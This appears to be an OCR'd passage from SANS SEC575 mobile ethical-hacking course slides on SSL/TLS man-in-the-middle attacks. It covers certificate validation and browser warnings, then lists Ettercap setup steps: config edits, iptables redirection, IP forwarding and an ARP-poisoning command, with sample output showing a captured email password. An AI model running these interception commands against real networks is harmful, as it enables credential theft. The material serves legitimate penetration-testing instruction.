
- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 5

Mobile Penetration Testing
Network Activity Analysis
Exercise: Mobile Application Network Traffic Analysis
Network Manipulation Attacks
Network Traffic Manipulation
Exercise: Manipulating Web Browser Activity
SSL/TLS attacks
Intercepting SSL/TLS traffic
Exercise: Banking Transaction Manipulation
Leveraging Mobile Malware
Exercise: Meterpreter RAT Deployment
Where to go from here

SANS | SEC575 | Mobile Device Security and Ethical Hacking 63

This page intentionally left blank.



SSL/TLS ATTACKS

DE	PT
AA	MW

MITM attacks are ineffective against encrypted traffic:

- Prohibit inspection and modification of data

Mobile web browser traffic is usually protected by SSL/TLS

Attacks against SSL/TLS channels during MITM exist

Exploiting the SSL/TLS channel can reveal plaintext credentials and possibly access to other sites from password reuse

SANS

SEC575 | Mobile Device Security and Ethical Hacking 64

SSL/TLS Attacks

In the last module, you used a MITM attack to intercept and manipulate HTTP traffic to a web application. MITM attacks are very useful against unencrypted traffic but can be challenging to perform when that traffic is encrypted. Encryption prevents both inspecting and manipulating the contents of traffic coming to and from a mobile device.

The most common encryption protocol used for mobile web browser traffic is SSL/TLS, on which HTTPS is based. In the rest of this module, we will explore tools that can render SSL/TLS ineffective during MITM attacks. Successful exploitation of the SSL/TLS channel can help you intercept useful information for your penetration test, such as plaintext website credentials.


SSL CONNECTION VALIDATION

Mobile device connects to SSL resource:

- Obtains server certificate
- Five-step validation process before negotiating key and encrypting data

Trusted Certificate Authorities are stored on the device

Browser may leverage SCEP to add CA certificate trust



Certificate Viewer:"login.live.com"

https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=11&ct=1326291721&rver=6.1.6206.0&w

This certificate has been verified for the following uses:


SSL Server Certificate

Issued To	
Common Name (CN)	login.live.com
Organization (O)	Microsoft Corporation
Organizational Unit (OU)	Passport
Serial Number	0[illegible]:9A:EE:64:54:95:B8:1D:E1:5A:1A:BB:CB:60:D6:C0
Issued By	
Common Name (CN)	VeriSign Class 3 Extended Validation SSL CA
Organization (O)	VeriSign, Inc.
Organizational Unit (OU)	VeriSign Trust Network
Validity	
Issued On	[illegible]/27/2011
Expires On	[illegible]/27/2012
Fingerprints	
SHA1 Fingerprint	F4:87:29:C1:0E:AB:49:5C:C2:1C:EF:59:C1:DE:1B:1A:6E:F9:C0:58
MD5 Fingerprint	D4:C0:92:F9:FB:70:17:08:96:FB:32:0A:31:20:76:5E

SSL Connection Validation

When a mobile device connects to an SSL resource with its web browser or with an app that uses an HTTPS request, the device obtains the server certificate from the HTTPS server and applies the five-step validation process (trusted root cert, URL matches server certificate CN, certificate is not revoked, certificate has not expired, and certificate matches the use of the site, such as for website access or code signing) before negotiating a symmetric key and encrypting data. The root certificates are stored on the device as either a user certificate or a system certificate.

On this slide (using Firefox on Windows as the browser), the server login.live.com in the browser is compared to the certificate common name shown as part of the certificate validation process. If the issuing root CA is not trusted, the browser may use an automatic CA enrollment mechanism such as the Simple Certificate Enrollment Protocol (SCEP) to see if a trusted third party indicates that this root CA should also be trusted, prior to rejecting or accepting the certificate.



If you usually connect to this site without problems, this error could mean that s trying to impersonate the site, and you shouldn't continue.

If you understand what's going on, you can tell Firefox to start trusting this site's identification. **Even if you trust the site, this error could mean that someone i tampering with your connection.**

Don't add an exception unless you know there's a good reason why this site does trusted identification.

You are about to override how Firefox identifies this site.
Legitimate banks, stores, and other public sites will not ask you to do this.

Server
Location: https://10.10.10.70/

Certificate Status
This site attempts to identify itself with invalid information.

Unknown Identity

Certificate is not trusted, because it hasn't been verified by a recognized authority.

☑ Permanently store this exception


Modern browsers require several steps to ensure that you want to accept an untrusted connection; this process has evolved to stop users from clicking through certificate warnings.

Traditional Browser Certificate Trust


When the browser does not trust a certificate, a clear and obvious warning is presented to end users. If users want to disregard the warning, they need to complete a four-step process to accept the untrusted certificate:

1. At the Untrusted Connection page, expand "I Understand the Risks".
2. Click the Add Exception button.
3. At the Add Security Exception dialog, click Get Certificate.
4. Click Confirm Security Exception to add the server as trusted.

This process for end users to accept an otherwise untrusted certificate has been an evolutionary one. Early web browsers made it simple for users to trust possibly malicious certificates, whereas modern browsers make users take several steps to make sure they want to add the certificate to the trusted store, hopefully causing some users to think twice and stop the process after the second or third click.


Cannot Verify Server Identity

The identity of "www.sans.org" cannot be verified by Safari. Review the certificate details to continue.


Security warning


There are problems with the security certificate for this site

Older mobile device platforms left the choice of accepting an invalid certificate to the end user, similar to Internet Explorer circa 2001

Old Mobile Device Certificate Warnings

Sadly, mobile devices did not initially adopt the same evolutionary improvement in warning and prompting users about the perils of untrusted certificates. Although all browsers warn users when a bad certificate is received, browsers on older devices left the decision to accept an untrusted certificate to end users, often with confusing language as the question being posed regarding the certificate. (For example, none of the devices shown on this slide indicate that selecting Continue adds the site's certificate to the permanent trust list, yet all three devices do just that.) This behavior is reminiscent from that of Internet Explorer 6 from 2001, more than a decade-long step back in the security of web browsers.

Due to the nature of how users were prompted with certificate failures on older mobile platforms, it is reasonable to believe that some users could have been manipulated into accepting an invalid certificate, allowing attackers to create an SSL MITM attack, allowing them to inspect the contents of the otherwise secure traffic to capture authentication credentials and other sensitive resources.



No SIM 09:56

sans.org


This Connection Is Not Private

This website may be impersonating "www.sans.org" to steal your personal or financial information. You should go back to the previous page.

Go Back

Safari warns you when a website has a certificate that is not valid. This may happen if the website is misconfigured or an attacker has compromised your connection.

To learn more, you can view the certificate. If you understand the risks involved, you can visit this website.



10:10

https://www.sans.org

Your connection is not private

Attackers might be trying to steal your information from **www.sans.org** (for example, passwords, messages, or credit cards). Learn more

NET::ERR_CERT_AUTHORITY_INVALID

Help improve Safe Browsing by sending some system information and page content to Google. Privacy policy

Back to safety

Advanced

Newer version of iOS and Android leave fewer possibilities for user error

SANS SEC575 | Mobile Device Security and Ethical Hacking 68

New Mobile Device Certificate Warnings

Fortunately, in the newer versions of iOS and Android, the mobile browsers' behavior with respect to untrusted certificates changed and now reflects that of modern web browsers. Users are now specifically warned about the risk their connection is being intercepted by an attacker, and they are reminded that their personal information might be in danger. In order to add a security exception for the untrusted certificate, they must navigate through the "Advanced menu" and then click on an explicit confirmation. This makes it more unlikely—but still not impossible—that an unsuspecting user will be manipulated into trusting an invalid certificate in a MITM attack.


CERTIFICATE DETAILS ARE NOT HELPFUL

In an SSL MITM attack, an attacker creates server and CA certificates:

- Selects fields to match legitimate certificates

Viewing the details helps the attacker trick the victim into thinking cert. is valid

Ettercap excels over BetterCap here



SUBJECT NAME

Country	US
Postal Code	20814
State/Province	Maryland
Locality	Bethesda
Street Address	Suite 205
Street Address	8120 Woodmont Ave
Organization	The SANS Institute
Organizational Unit	Network Operations Center (NOC)
Organizational Unit	PremiumSSL Wildcard
Common Name	*.sans.org

ISSUER NAME


Country	GB
State/Province	Greater Manchester

Certificate Details Are Not Helpful

In an SSL MITM attack, the attacker creates a server and CA certificate, supplying the certificate to the victim in the place of the legitimate certificate from the destination server. The crafted server and CA certificates are not trusted by the mobile device, so they prompt the user to view the certificate details to validate the certificates before continuing with the connection.

Unfortunately, such logic is flawed because attackers can select any content they want for the server and CA certificates. Typically, this crafted content matches the legitimate server and CA certificates exactly. Recommending that users view and validate the certificate helps the attackers' case because users who view the certificate content see only valid-looking fields, reassuring them that the certificate is legitimate.

Ettercap is superior to BetterCap in this case. Although BetterCap can present a server certificate to the victim that has the correct contextual details, the CA certificate used by BetterCap is static, initially generated with the CN *.bettercap.org. This default root certificate can be changed manually but cannot be generated automatically to match the contextual fields from the victim's selected root CA.



ETTERCAP CERTIFICATE IMPERSONATION

Edit Ettercap etter.conf file

- Disable setuid/setgid dropping
- Configure redirect functionality with iptables

Enable Linux IP forwarding

Start Ettercap normally

- Monitor the output for retrieved passwords or capture to file with "-m"

We use Ettercap here because it can MITM HTTPS, IMAPS, and POP3S, where BetterCap can handle only HTTPS

SANS SEC575 | Mobile Device Security and Ethical Hacking 70

Ettercap Certificate Impersonation

Like Cain, Ettercap includes the capability to perform an SSL MITM attack using the certificate impersonation feature. By default, this feature is disabled in Ettercap, but you can turn it on by editing the etter.conf file.

First, edit the etter.conf file and look for the file header [privs]. Change the ec_uid and ec_gid values to 0 to allow Ettercap to run with root privileges, as shown here.

```
[privs]

ec_uid = 0

ec_gid = 0
```

Next, add two lines at the end of the etter.conf file identifying commands that should be used to redirect HTTPS traffic to the Ettercap process, as shown next.


```
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport
%port -j REDIRECT --to-port %rport"

redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport
%port -j REDIRECT --to-port %rport"
```

Next, turn on IP forwarding in the Linux kernel manually, using the following command, executed as root:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Finally, you can start Ettercap normally to create the MITM attack. Ettercap attempts to identify passwords retrieved from the SSL session displaying the strings on the screen. Alternatively, you can log the output from the Ettercap text console to a file with the –m argument.

```
# wget http://www.willhackforsushi.com/etter.conf -O /usr/local/etc/etter.conf
# echo 1 > /proc/sys/net/ipv4/ip_forward
# ettercap -TqM arp:remote /10.10.10.10// /10.10.10.1// -m ettercap.log

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
Listening on eth0... (Ethernet)

  eth0 ->      00:0C:29:0C:F0:91        10.10.10.10    255.255.255.0

Privileges dropped to UID 0 GID 0...

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

HTTP : 74.125.227.145:443 -> USER: don.sawyer.corporate@gmail.com  PASS
INFO: (null)
```



superdupertestuseroutlook 4:09PM
Re: [riverloopsec/killerbee] zbgoodfind - can't...
zbgoodfind -f Desktop/firmwareFiles/firm.bin -r Desktop/turnItOff.pcap...

Beth Zins 3:41PM
The Weekly Communicator for May 23rd

Cannot Verify Server Identity

The identity of "imap.gmail.com" cannot be verified by Mail. Review the certificate details to continue.

Cancel

Details

Continue


Peter Hewitt 11:12 AM
AWUS051NHv2 'n stuff
Hi Josh, Quick question: Have you encountered any instances of the AWUS051NHv2 causing a...

sccucc@verizon.net 8:27 AM

Ettercap SSL MITM

For convenience, the etter.conf file with the modifications needed to perform an SSL MITM attack on Linux has been posted to the www.willhackforsushi.com website at the URL shown on this slide. You can retrieve this file with the wget utility or any web browser, saving over the default etter.conf file in /usr/local/etc. Next, turn on Linux IP forwarding and start Ettercap to create a MITM attack between the victim at 10.10.10.10 and the default gateway at 10.10.10.1, logging the console output to the file ettercap.log.

The iPhone device that is the victim of the SSL MITM attack is configured to periodically check for mail on a Google Mail account. After a few minutes, the iOS device prompts the user to accept the identity of the imap.gmail.com server. Selecting Continue terminates the SSL connection on the attacker's system, where it is forwarded over a legitimate SSL connection to the imap.gmail.com server, allowing the attacker to capture the victim's email password, as shown on this slide.



MOBILE DEVICE BROWSERS

Limited screen size and common lack of physical keyboard limit user input

Leveraging MITM, attacker can use HTTPS avoidance to prevent SSL between mobile device and server

User enters "**kohls.com**" in Safari

Safari connects to http://kohls.com

Server sends 301 redirect to https://www.kohls.com

Although SSL certificate impersonation targets HTTPS-based apps and browsers, HTTPS avoidance primarily targets browsers and end-user behavior

SANS

